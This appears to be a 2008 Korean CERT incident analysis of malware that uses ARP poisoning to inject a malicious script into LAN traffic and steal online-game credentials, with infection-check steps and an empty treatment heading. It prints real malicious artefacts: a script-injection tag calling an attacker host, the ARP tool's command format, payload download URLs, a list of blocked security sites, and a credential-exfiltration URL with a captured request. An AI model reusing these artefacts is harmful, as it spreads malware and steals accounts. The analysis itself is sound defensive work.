ARP Poisoning [Spoofing] 악성코드 감염사고 분석

2008. 7. 3

인터넷침해사고대응지원센터 (KISC)

□ 개 요

최근 ARP Poisoning을 이용한 악성코드 감염피해 사고가 빈번히 발생하고 있다. 많이 확인되고 있는 피해유형은, 웹을 통하여 악성코드를 유포시키고, ARP Poisoning 전용도구를 이용하여 동일 네트워크 내에 있는 다른 PC들을 추가로 감염시키는 유형이다. ARP Poisoning 공격 시, 최근에 공개된 FlashPlayer 취약점을 악용하여 악성코드를 유포하는 경우도 확인되었다. 또한, ARP Poisoning 공격으로 인하여 네트워크 서비스 장애가 발생하는 경우도 다수 확인되고 있다.

ARP Poisoning 공격의 경우, 악성코드 감염 외에도 DNS 파밍 공격 및 정보 유출 등 공격 응용 범위가 매우 넓으며, 피해가 발생할 경우, 자신의 시스템 외 에도 네트워크 내의 다른 사용자들에게도 피해를 주게 되므로 주의를 하여야 한다.


□ ARP Poisoning 공격을 통한 악성코드 감염 플로우

o 이번에 확인된 사례는 사용자PC가 감염된 후, ARP Poisoning 전용 공격도구가 추가로 설치 및 실행되어, 해당도구에 의하여 로컬 네트워크(Subnetwork) 내의 타 취약 PC들이 추가로 감염피해를 입는 유형이었다.


<ARP Poisoning 및 악성코드 감염 과정>

Step1) 이동식 디스크 및 기타 경로를 통하여 악성코드에 감염


Step2) 악성코드에 의하여 ARP Poisoning 공격도구가 추가로 설치. ARP Poisoning을 위한 조작패킷 발송.




Step3) 트래픽 가로채기를 통하여 HTTP 트래픽에 악성 HTML코드 삽입



Step4) 같은 로컬네트워크의 일반사용자PC에서는 삽입된 악성 HTML 코드에 의하여 사용자 모르게 공격자 서버로 접속이 발생하게 되며 악성코드에 감염




※ ARP Poisoning 공격은 로컬 네트워크(Subnetwork)가 공격대상 범위이지만, 이번에 발견된, 악성코드는 USB 이동저장 장치 및 네트워크 공유를 통한 전파기능도 구현되어 있어, 타 네트워크로 감염범위를 넓힐 수 있다.



□ 악성코드 유포경로 및 악용된 취약점

o 유포경로 및 악용 취약점

<악성코드 다운로드에 악용된 취약점 정보>



유포 경로를 추적 및 이용된 취약점을 확인한 결과, 아래와 같이 MDAC 등 다수의 취약점이 악용되고 있는 것으로 확인되었다.

- Flash Player ActiveX, MDAC(MS06-014)
- 리얼플레이어, StormPlayer(중국 미디어플레이어)[1]
  DPClient(중국 DapPlayer)[2], GLCHAT(중국 Ourgame GLWorld)[3]

1) 중국 StormPlayer 취약점 : http://secunia.com/advisories/26749/
2) 중국 DapPlayer 취약점 : http://secunia.com/advisories/26964/
3) 중국 Ourgame GLWorld 취약점 : http://secunia.com/advisories/27500


또한, 피해 PC의 인터넷 접속로그를 기반으로 악성코드가 감염된 경로를 추적한 결과, 최초 ARP Poisoning에 의해 인젝션된 1.js 페이지를 이용자가 방문하게 되고 1.js에 의해서 다중 취약점이 설정된 index.htm 페이지를 방문한다.
index.htm에는 MS06-014, 리얼플레이어, StormPlayer(중국 미디어플레이어)[4] DPClient(중국 DapPlayer)[5], GLCHAT(중국 Ourgame GLWorld)[6] 그리고 최근 유행하고 있는 Flash Player ActiveX 취약점을 악용하도록 설정되어 있다.

피해 PC의 경우 MS06-014가 패치된 상태이고 기타 ActiveX가 설치되어 있지 않았으나, Flash Player에 대한 보안업데이트[7]가 제대로 이루어지지 않아 악성코드 감염 피해를 당하게 된 것으로 추정된다.
Flash Player 버전이 9.0.115.0 이하인 것은 모두 취약점을 가지고 있다.
공격이 성공하게 되면 1.exe 악성코드가 다운로드 되어 실행되게 되며, 다수의 코드가 추가로 설치되게 된다.

o 악성코드 설치과정

1.exe 악성코드가 실행된 후, 추가적으로 다운로드 및 생성되는 파일명과 생성 순서를 정리하면 다음과 같다.


4) 중국 StormPlayer 취약점 : http://secunia.com/advisories/26749/
5) 중국 DapPlayer 취약점 : http://secunia.com/advisories/26964/
6) 중국 Ourgame GLWorld 취약점 : http://secunia.com/advisories/27500
7) KrCERT/CC 보안공지 : Adobe Flash Player 다중 취약점 보안업데이트 권고(2008/4/11)



o 설치 후의 주요 피해 증상

1차 악성코드(csrss.exe)에 감염되게 되면, 해당 감염코드에 의하여 추가로 게임계정을 유출을 위한 악성코드와 대규모 감염을 위한 ARP Poisoning 도구가 설치되게 된다. 따라서, 감염 사용자PC에서는 던전 앤 파이터 등의 온라인 게임 계정정보 유출피해가 발생할 수 있다. 또한 ARP Poisoning 공격으로 인하여, 로컬 네트워크에서 네트워크 서비스 장애가 발생할 수 있다

※ 2차 다운로드 코드 중 4.exe ~ 10.exe 는 테스트시간대에 실제 다운로드는 되지 않는 것으로 확인되었다. 공격자가 의도할 경우는 게임계정 유출 악성코드 외에도 악의적인 행위를 하는 추가코드를 4.exe ~ 10.exe 파일형태로 유포하는 것이 가능하였을 것으로 보인다.



o 악성코드 별 상세분석

1.exe가 실행되면, 다수의 파일이 추가로 생성되는데, 주요 악성코드에 대한 분석내용은 다음과 같다.

▶ csrss.exe 악성코드

- ARP 공격 전용도구 설치 및 실행

arp 공격수행을 위하여, wincap library(wincap.exe) 파일과 arp 전용 공격도구(arps.com 또는 arps.exe)를 설치하고 실행한다.

☞ 실행 시 <script src=http://makrea.com/img/btn/1.js></script> 를 인자 값으로 주어 로컬 네트워크 통신 트랙픽에 악성 URL을 인젝션 한다

<arps.exe 실행 시 전달하는 인자값 코드>

```
00404680 . 33C0          XOR EAX,EAX
00404682 . 8DBD 01FDFFFF LEA EDI,DWORD PTR SS:[EBP-2FF]
00404688 . 68 C8194000   PUSH csrss.004019C8
0040468D . F3:AB         REP STOS DWORD PTR ES:[EDI]
0040468F . FF75 08       PUSH DWORD PTR SS:[EBP+8]
00404692 . 66:AB         STOS WORD PTR ES:[EDI]
00404694 . AA            STOS BYTE PTR ES:[EDI]
00404695 . 8D85 00FFFFFF LEA EAX,DWORD PTR SS:[EBP-100]
0040469B . 50            PUSH EAX
0040469C . 8D85 00FDFFFF LEA EAX,DWORD PTR SS:[EBP-300]
004046A2 . 68 A0234000   PUSH csrss.004023A0
004046A7 . 50            PUSH EAX
004046A8 . E8 A3200000   CALL csrss.00406750
004046D0 . 83C4 20       ADD ESP,20

<%s> = "<script src=http://makrea.com/img/btn/1.js></script>"
<%s>


<%s>

format = "%s  -idx 0 -ip %s -port 80 -insert "%s""
s
sprintf
```

- 이동저장 매체 및 네트워크공유폴더 암호취약점을 통하여 자기전파

- 자기 보호기능

아래와 같은 자기보호 기능이 구현되어 있다.

. Fwmon, 방화벽 등 보안 프로그램을 종료, 분석도구 실행방해

. %SYSTEM%/drivers/etc/hosts 파일 변조를 통하여, 특정 보안 사이트 접속을 방해

<접속 방해 사이트 리스트>

www.360.cn, www.360safe.cn, www.360safe.com , home.ahnlab.com
www.rising.com.cn, rising.com.cn, dl.jiangmin.com, jiangmin.com
www.jiangmin.com, www.duba.net, www.eset.com.cn
www.nod32.com, shadu.duba.net, www.kaspersky.co.kr,
www.viruschaser.com, kaspersky.com.cn, virustotal.com
www.kaspersky.com, www.cnnod32.cn
www.lanniao.org , www.nod32club.com, www.dswlab.com
bbs.sucop.com, www.virustotal.com, tool.ikaka.com
360.qihoo.com, qihoo.com, www.qihoo.com, www.qihoo.cn
9u9u9.cn

- 아래의 URL에 접속하여, 악성코드를 추가로 설치.

www.makrea.com/img/btn/wm/wincap.exe
www.makrea.com/img/btn/wm/arp.exe
www.makrea.com/img/btn/1.exe ~ 10.exe

▶ wsock32.dll 악성코드

.특정인터넷사이트로 부터 악성코드를 추가로 다운로드하여 설치.
접속하는 URL은 "http://makrea.com/wm/mm.exe" 이며, 현재 다운로드 되지는 않는다. ("http 404 메시지" 출력)
※다운로드 사이트: http://makrea.com/wm/mm.exe

11	IP-200.200.200.100	makrea.com	IP-80	66	07.686518	HTTP	Src= 2111,Dst= 80,....S.,S=1765
12	makrea.com	IP-200.200.200.100	IP-2111	66	07.696838	HTTP	Src= 80,Dst= 2111,.A..S.,S= 405
13	IP-200.200.200.100	makrea.com	IP-80	64	07.700403	HTTP	Src= 2111,Dst= 80,.A....,S=1765
14	IP-200.200.200.100	makrea.com	IP-80	260	07.731510	HTTP	C PORT=2111 GET /wm/mm.exe

▶ arps.com (arps.exe) 악성코드


- ARP Poisoning 을 위한 전용도구


.공격자는 arp.exe를 통하여 로컬 네트워크에 존재하는 서버 또는 PC를 대상으로 아래와 같은 공격이 가능하다

☞ 데이터 유출

해커는 로컬 네트워크 내에 암호화 되지 않은 상태로 전송되는 데이터들을 캡쳐 할 수 있음

<Arp Poisoning을 통하여 FTP 접속 ID, Pass 를 유출하는 예>






☞ 악성코드 유포

해커는 트래픽 Payload 변조 및 악성 html 코드 삽입을 통하여, 악성코드 유포목적으로 활용할 수 있음

<악성 html코드 삽입 예>



☞ DNS 파밍 공격

DNS 응답 트래픽 변조를 통하여 DNS 파밍에 악용할 수 있음.

☞ 통신 속도 제한

해커는 사용자 통신 속도를 제한할 수 있음

▶ 2.exe, 3.exe(=windf.EXE) 악성코드

. 온라인 게임계정 정보 유출

메이플 스토리, 던전 앤 파이터 등 온라인 게임계정을 유출한다

<악성코드에 코딩되어 있는 게임 계정정보 관련 문자열 예>

```
0119A700 DD 01F70978    ASCII "AMPM h:mm"
0119A800 DD 01F706B4    ASCII "AMPM h:mm:ss"
0119A80C DD 01F706B4    ASCII "12"
0119A96C DD 01F709F8    ASCII "http://maplestory.nexon.com/MapleStory/Page/Gnx.aspx"
0119A974 DD 01F70AF8    ASCII "http://df.hangame.com"
0119A978 DD 01F70B78    ASCII "http://lcs.hangame.com/u{http://df.hangame.com/"
0119A97C DD 01F70BF8    ASCII "http://r2.hangame.com"
0119A980 DD 01F70930    ASCII "http://id.hangame.com/wlogin.nhn"
0119A984 DD 01F70CC4    ASCII "https://login.yahoo.com/config/login?.intl="
0119A988 DD 01F70D60    ASCII "https://login.yahoo.co.jp/config/login_verify2?.src=ym"
0119A98C DD 01F70E04    ASCII "https://login.yahoo.com/config/login_verify2?.intl="
0119B244 DD 01F70E80    ASCII "texplore.exe"
0119B2D4 ASCII "C:\Program Files"
```

계정 정보는 아래의 사이트로 유출된다.

http://www.518lls.com/8888/sendmail.asp?tomail

☞ 정보 유출 예

<사이트 접속 및 계정정보 입력 예>

< 입력된 사용자 계정정보 유출 예>

Packet	Source	Destination	Dest. Port	Size	Prot...	Summary
23	IP-192.168.163.134	cente[redacted].or.kr	IP-53	78	DNS	C QUERY NAME=www.
24	cente[redacted].or.kr	IP-192.168.163.134	IP-1082	94	DNS	R QUERY STATUS=OK
25	IP-192.168.163.134	IP-61.164.49.184	IP-80	66	HTTP	Src= 1127,Dst=
26	IP-61.164.49.184	IP-192.168.163.134	IP-1127	64	HTTP	Src= 80,Dst= 11
27	IP-192.168.163.134	IP-61.164.49.184	IP-80	64	HTTP	Src= 1127,Dst=
28	IP-192.168.163.134	IP-61.164.49.184	IP-80	597	HTTP	C PORT=1127 GET h

Packet: 28 [x] ?

URI: http://www.518lls.com/8888/sendmail.asp?tomail=fd@asf.com&mailbody=KR_

HTTP Version:

Line 1: %3AWINXP-2Y28GBZDG%0D%0AV2.10%0D%0A HTTP/1.0<CR><LF>

▶ 기타


. wincap.exe: ARP Poisoning 공격도구인 arps.exe 실행을 위해 필요한 dll 파일을 설치한다.

□ ARP Poisoning을 통한 악성코드 감염공격의 위험성

o ARP Poisoning을 통한 악성코드 감염 공격유형은 서버 팜 지역에서 공격하는 경우와 Client 사용자 지역에서 공격하는 경우로 나뉠 수 있다. 각각의 경우에 대한 공격특성 및 위험성을 살펴보면 다음과 같다.


☞ 서버 팜 지역에서 악용되는 경우는, 공격환경 구성을 위하여 서버 팜 내의 취약 서버 찾아 해킹해야 하는 과정이 필요하다. 그러나 일단 공격자가 취약서버를 찾아 공격에 성공하게 되면, 해당 서버 팜에서 운영되는 모든 서버에 접속하는 모든 이용자들이 공격 대상이 될 수 있어 위험성이 높다.

<서버팜 내에서 ARP Poisoning 공격>



☞ 클라이언트 지역의 ARP Poisoning 의 경우, 피해 범위가 해당PC가 존재하는 로컬 네트워크로 한정되나, 비교적 보안방어 조치가 허술한 한대의 클라이언트 사용자PC를 해킹하는 것으로도 가능해 지므로 발생빈도가 높다.
클라이언트 지역에서, ARP Poisoning 공격으로 인하여 네트워크 장애가 발생하는 사례도 많이 확인되고 있다.

<Client 지역에서의 ARP Poisoning 공격>



□ 감염 확인 방법

o 감염 과정에서 다수의 파일을 다운로드 및 설치하므로 컴퓨터의 동작이 순간적으로 느려짐. 특히 이후에 네트워크 응답이 지속적으로 늦어지거나 네트워크 장애가 발생하면 감염을 의심할 수 있다.

o 동일한 로컬 네트워크 내 다른 PC들의 ARP 캐시 테이블에 감염 의심 컴퓨터의 실제 MAC 주소가 아닌 게이트웨이의 MAC 주소 엔트리가 있을 경우, ARP Poisoning 공격 악성코드에 감염되었을 가능성이 크다. 윈도우에서 MAC 주소 및 ARP 캐시 테이블 확인 방법은 다음과 같다.

① 윈도우의 시작 버튼 클릭
② 실행 창을 열고 cmd.exe를 실행
③ 명령 프롬프트에서 "ipconfig /all", "arp -a" 명령 입력


o 악성코드 설치과정에서 생긴 다음의 특징적인 파일들이 있을 경우 감염을 확인 가능하다.

- C:\Windows\Tasks\ 폴더에 csrss.exe 파일 등
- 다수의 폴더에 wsock32.dll이 숨김 파일로 존재할 경우
- C:\WINDOWS\system32\drivers\etc\hosts 파일이 변조된 경우
- C:\Program Files\에 글자를 알아볼 수 없는 폴더


□ 치료방법

